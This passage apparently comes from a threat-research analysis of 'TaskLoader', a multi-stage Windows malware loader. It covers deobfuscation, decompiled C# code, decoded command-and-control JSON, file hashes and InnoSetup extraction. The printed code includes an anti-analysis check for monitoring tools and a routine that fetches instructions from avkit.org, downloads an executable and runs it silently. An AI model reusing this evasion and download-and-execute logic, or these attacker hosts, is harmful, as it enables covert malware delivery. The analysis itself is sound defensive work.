Saving C:\Users\[redacted]\Desktop\sitool\e2d_deobfs.bin
Ignored 3 warnings/errors
Use -v/-vv option or set environment variable SHOWALLMESSAGES=1 to see all messages
```

Usage of the `de4dot` tool.



```
    // Token: 0x06000001 RID: 1 RVA: 0x00002484 File Offset: 0x00000684
    [STAThread]
    private static void Main()
    {
        string[] commandLineArgs = Environment.GetCommandLineArgs();
        CmdHandler cmdHandler = new CmdHandler(commandLineArgs);
        Environment.ExitCode = 0;
        if (cmdHandler[Info.m_chanParam] != null)
        {
            if (Info.NeedExit())
            {
                Environment.ExitCode = 1;
                return;
            }
            Info.m_id = cmdHandler[Info.m_chanParam];
            if (cmdHandler[Info.m_createParam] != null)
            {
                Info.DeleteTask();
                Info.MakeConfig();
                Info.CreateTask();
                return;
            }
            if (cmdHandler[Info.m_startParam] != null)
            {
                ServicePointManager.DefaultConnectionLimit = 20;
                Info.FindTasks();
                Info.StartTask();
                return;
            }
        }
        else
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Class2.MT9tbAEzBf6cT();
            Application.Run(new SysInfoFrom());
        }
    }
```


The Main function used to create and start scheduled tasks.



```
}

// Token: 0x06000002 RID: 2 RVA: 0x00002528 File Offset: 0x00000728
private static bool NeedExit()
{
    bool result = false;
    try
    {
        Process[] array = Info.SearchProcesessByName("wireshark");
        Process[] array2 = Info.SearchProcesessByName("mmc");
        Process[] array3 = Info.SearchProcesessByName("procexp");
        Process[] array4 = Info.SearchProcesessByName("procmon");
        Process[] array5 = Info.SearchProcesessByName("taskmgr");
        Process[] array6 = Info.SearchProcesessByName("regedit");
        Process[] array7 = Info.SearchProcesessByName("bdcam");
        result = (array.Length > 0 || array2.Length > 0 || array3.Length > 0 || array4.Le
    }
    catch
    {
    }
    return result;
}
```

Function to check if analysis processes are running.


The binary retrieves an encoded JSON in text form, which it uses to download a new payload and execute it from a temporary folder. The domain from which is gets its charge is different according to each case, although here it comes from the `avkit[.]org` domain.



```
    // Token: 0x0600000F RID: 15 RVA: 0x00002C58 File Offset: 0x00000E58
    private static void StartTask()
    {
        try
        {
            Thread.Sleep(10000);
            string requestUriString = string.Format("http://avkit.org/home/getconverter/?id={0}", Info.m_id);
            WebRequest webRequest = WebRequest.Create(requestUriString);
            WebResponse response = webRequest.GetResponse();
            Stream responseStream = response.GetResponseStream();
            StreamReader streamReader = new StreamReader(responseStream);
            string text = streamReader.ReadToEnd();
            streamReader.Close();
            if (!string.IsNullOrEmpty(text))
            {
                text = Info.DecryptSimpleString(text);
                new JavaScriptSerializer();
                List<Helper> list = new JavaScriptSerializer().Deserialize<List<Helper>>(text);
                for (int i = 0; i < list.Count; i++)
                {
                    if (!Info.m_store.Contains(list[i].m_guid))
                    {
                        if (!string.IsNullOrEmpty(list[i].m_fileurl))
                        {
                            string text2 = string.Format("{0}\\{1}.exe", Info.CreateTmpDir(), Info.CreateTmpFile());
                            try
                            {
                                WebClient webClient = new WebClient();
                                webClient.DownloadFile(list[i].m_fileurl, text2);
                                Thread.Sleep(15000);
                                Info.RunPro(text2, list[i].m_cmdline, false);
                                Info.StoreResult(list[i].m_guid);
                                goto IL_12B;
                            }
                            catch
                            {
                                goto IL_12B;
                            }
                            goto IL_120;
                        }
                        IL_12B:
                        Info.StoreResult(list[i].m_guid);
                    }
                    IL_120:;
                }
            }
        }
```

Function used to retrieve a payload an creating a Task to run it.

After fuzzing the ID parameters in the domains that were used in the most recent attacks, we emulated the very simple decoding function which is called “DecryptSimpleString” to be able to read the JSON contents.



```
// Token: 0x06000011 RID: 17 RVA: 0x00002E94 File Offset: 0x00001094
private static string DecryptSimpleString(string msg)
{
    string[] array = new string[]
    {
        "|||||||",
        "*******",
        "%%%%%%%",
        "#######",
        "@@@@@@@",
        "=======",
        "^^^^^^^",
        "!!!!!!!",
        "~~~~~~~"
    };
    char[] array2 = msg.ToCharArray();
    string text = string.Empty;
    for (int i = array2.Length - 1; i > -1; i--)
    {
        text += array2[i];
    }
    foreach (string oldValue in array)
    {
        text = text.Replace(oldValue, "");
    }
    return text;
}
```


Reverses the string and removes predefined characters.

Even though we found multiple payloads encoded differently, they all decoded to the same string at the time of writing:

```
[{"m_guid":"
<Date>","m_name":"weblo","m_fileurl":"http://hiapps[.]site/getmodule","m_cmdline":"/v
erysilent /n /pro /channel oki","m_log":""}]
```


With this, we found a new domain from which a payload is being distributed, `hiapps[.]site`. The command-line is also unique to this payload and allowed us to better identify this program.

In the following figure, we can see with the given URL that this website has been delivering payloads as early as 2017, and some samples that we found on VirusTotal from 2016 already included strings which contacted the `avkit[.]org` domain.



```
]|||||||}|||||||"*******"%%%%%%%:^^^^^^^"|||||||g#######o|||||||l=======_!!!!!!!m|||||||"=======,#######"^^^^^^^i^^^^^^^k@@@@@@@o####### |||||||l%%%%%%%e=======n*******n%%%%%%
%a@@@@@@@h^^^^^^^c!!!!!!!/******* =======e!!!!!!!c|||||||r@@@@@@@o*******f!!!!!!!/%%%%%%% #######n=======/!!!!!!! @@@@@@@t%%%%%%%n%%%%
%%%e*******l!!!!!!!i=======s=======y^^^^^^^r*******e|||||||v^^^^^^^/======="!!!!!!!:@@@@@@@"=======e@@@@@@@n!!!!!!!i=======l@@@@@@@d^^^^^^^m@@@@@@@c#######_%%%%%%
%m======="#######,@@@@@@@"!!!!!!!e*******x=======e|||||||.#######o|||||||f*******n!!!!!!!i!!!!!!!t*******e^^^^^^^n|||||||i=======/#######e@@@@@@@s=======a@@@@@@@e!!!!!!!l%%%%%%
%e|||||||r!!!!!!!/@@@@@@@7^^^^^^^4@@@@@@@2|||||||.@@@@@@@2^^^^^^^4^^^^^^^1%%%%%%%.|||||||1!!!!!!!7@@@@@@@1^^^^^^^.#######4^^^^^^^5@@@@@@@/|||||||
/|||||||:@@@@@@@p^^^^^^^t#######t!!!!!!!h@@@@@@@"@@@@@@@:^^^^^^^"^^^^^^^l|||||||r*******u*******e!!!!!!!l^^^^^^^i#######f%%%%%%%_#######m@@@@@@@"#######,%%%%%%
%"*******t|||||||s!!!!!!!e*******t%%%%%%%"@@@@@@@:^^^^^^^"%%%%%%%e*******m%%%%%%%a*******n=======_|||||||m@@@@@@@"@@@@@@@,%%%%%%%"@@@@@@@6@@@@@@@0!!!!!!!.!!!!!!!1%%%%%%
%2=======.%%%%%%%7#######1=======Y======="#######:%%%%%%%"#######d%%%%%%%i#######u!!!!!!!g%%%%%%%_*******m!!!!!!!"!!!!!!!{=======[=======
```

WayBackMachine showing archived payload from 2017.



30 security vendors and no sandboxes flagged this file as malicious

1233132217d54e63701e4701c8e2cd28c475eed63707a87050ca2a17a5d1a08d

PingTool.exe

Size 37.50 KB

Last Analysis Date 1 year ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	f689ba9ef9513c78e7dad7bcf3363a36
SHA-1	674bcc8bb4545be11921e940670638454855 90ff
SHA-256	1233132217d54e63701e4701c8e2cd28c475eed63707a87050ca2a17a5d1a08d
Vhash	23403655151190a526292050
Authentihash	fdabdee049f1b7e92711a0d36ec4207a29e81827ea21b82b9ca3600d02dd5108
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	768:2n3jKtQGDQNsgi7UhEJG48yGGcJJ3Lv/W9svLtOVX+y79Q5:y3PGDCgWEaq9svLtOVX+4m5
TLSH	T1EC03D800B7E84215F2BF4F79AD7132450136F9A78912EA8E0F91510E1EBEB51C961BAB
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
TrID	Generic CIL Executable (.NET, Mono, etc.) (72.5%) | Win64 Executable (generic) (10.4%) | Win32 Dynamic Link Library (generic) (6.5%) | Win32 Executable (generic) (4.4%) | OS/2 Executable (generic) (2%)
File size	37.50 KB (38400 bytes)
PEiD packer	.NET executable

History

Creation Time	2016-04-17 16:03:27 UTC
First Submission	2016-04-17 16:44:10 UTC
Last Submission	2017-01-14 23:57:09 UTC
Last Analysis	2021-12-15 09:53:27 UTC

A sample first submitted in 2016.

```
$ strings -a -el 1233132217d54e63701e4701c8e2cd28c475eed63707a87050ca2a17a5d1a08d.bin
[...]
Software\Mail.Ru\Tech\PartnerLog\Components\Dse
Software\Mail.Ru\Tech\PartnerLog\Components\Vbm
Software\Mail.Ru\Tech
/transfer "down" "{0}" "{1}"
bitsadmin.exe
\location.txt
www.avkit.org
UA-71688099-1
54.171.215.105
Start
[...]
```

Strings relative to the previous sample showing avkit[.]org and Google Container IDs (seen later) stayed the same.

Tempexec Delphi Installer – Stage 2

Once this charge has been retrieved, it's renamed to a random 18-character name, put in the Windows Temp folder and executed. For practical purposes we renamed this "Tempexec". Here is a command-line example:


```
C:\Users\user\AppData\Local\Temp\\y7i2l2t6j1f0ttct\s1v2r3r4a7k8k6r3.exe /verysilent
/n /pro /channel oki
```

Delphi is a language that evolved from Turbo Pascal for Windows and is often used to make install wizards.

Delphi is also often a language of choice for malware authors packing their wares. There has been some discussion on the subject and reports from security vendors such as Mandiant.


One of the install wizards written in Delphi is InnoSetup. It is a program which allows developers to create installers for Windows. These installers are now often used as a packer by malware authors since legitimate programs using it are often tagged as malicious by security software. This is a strategy to make it look like any alerts at this stage are false-positives. [1], [2]

It is nothing too complex. As we can see in `PEStudio`, the Overlay section (Which is simply data that has been appended to a PE), contains the InnoSetup signature. The payload can be extracted using `innoextract`, an open-source tool.


pestudio 9.43 - Malware Initial Assessment - www.winitor.com [c:\users\ \desktop\tempexec.bin]

property	value
md5	6C2C2E973BC6F0B1E2BF97B6C6FA14BE
sha1	30A5865448A89F461EE23CF423C16BF0262AEECA
sha256	F679DEFDD041788460EB0286546884D4B3D3E1182F275B3FAB496E2F89BCF2B8
entropy	8.000
file-offset	0x0001DA00
size	447864 (bytes)
signature	InnoSetup
first-bytes-hex	7A 6C 62 1A 16 E1 E6 15 E0 03 5D 00 26 96 8E 70 00 17 F7 EC 05 BB EA F4 FF 9...
first-bytes-text	z l b .. ..] .. & .. .. p .. .. / D .. | ..
file-ratio	78.68 %

`PEStudio` identifying the InnoSetup Overlay.


```
λ innoextract.exe --gog ../tempexec.bin
Extracting "Internet Information Service" - setup data version 5.6.0 (unicode)
 - "app\inetinfo.exe"
 - "app\inetinfo.exe.config"

Extracting "Internet Information Service" - setup data version 5.6.0 (unicode)
 - "app\inetinfo.exe"
 - "app\inetinfo.exe.config"
Done.
```


`innoextract` tool output.

In some newer versions of this stage, seen in August 2023, very early versions (<1.1.0) of InnoSetup are used, so `innoextract` will not be able to extract them. However, we have failed to see these newer versions exhibit any malicious behaviour or even successfully execute at the time of writing. This makes us believe that this stage of the payload is in undergoing development.

InnoSetup can be scripted, so according to the process tree, it spawns a second process that is only used to launch the `inetinfo` binary with the command-line arguments inherited from its parent.

Inetinfo.exe – Stage 3

This is where the main functionality of TaskLoader resides. It is again a .NET binary that has been obfuscated with Reactor. It starts by initializing a class with a dictionary associating keys to certain payloads.




```
    {
        // Token: 0x06000093 RID: 147 RVA: 0x00004DB4 File Offset: 0x00002FB4
        public MyClass(bool pt)
        {
            Class9.IGkinFVza003T();
            this.class7_0 = new Class7();
            this.m_items = new Dictionary<string, ComControl>();
            this.list_0 = new List<string>();
            this.m_out = new List<string>();
            base..ctor();
            this.m_items.Add("Kgc", new KgcControl("Kgc", "GCleaner", "2"));
            this.m_items.Add("Kmy", new KmyControl("Kmy", "MyFile", "4"));
            this.m_items.Add("Kpi", new KpiControl("Kpi", "GlobalAntivirus", "6"));
            this.m_items.Add("Kme", new KmeControl("Kme", "Mendix", "12"));
        }
```

Objects associated with payloads being put in a dedicated dictionary


The `KControl` classes have a `Start` Method, which will download and launch a payload according to their keys through the `ProviderUrl` class.

This class also requests `iplogger[.]org`, which gives the attacker a way to log which IP addresses have executed a certain payload.
It also checks registry keys corresponding to each payload to know if the malware has already been installed.



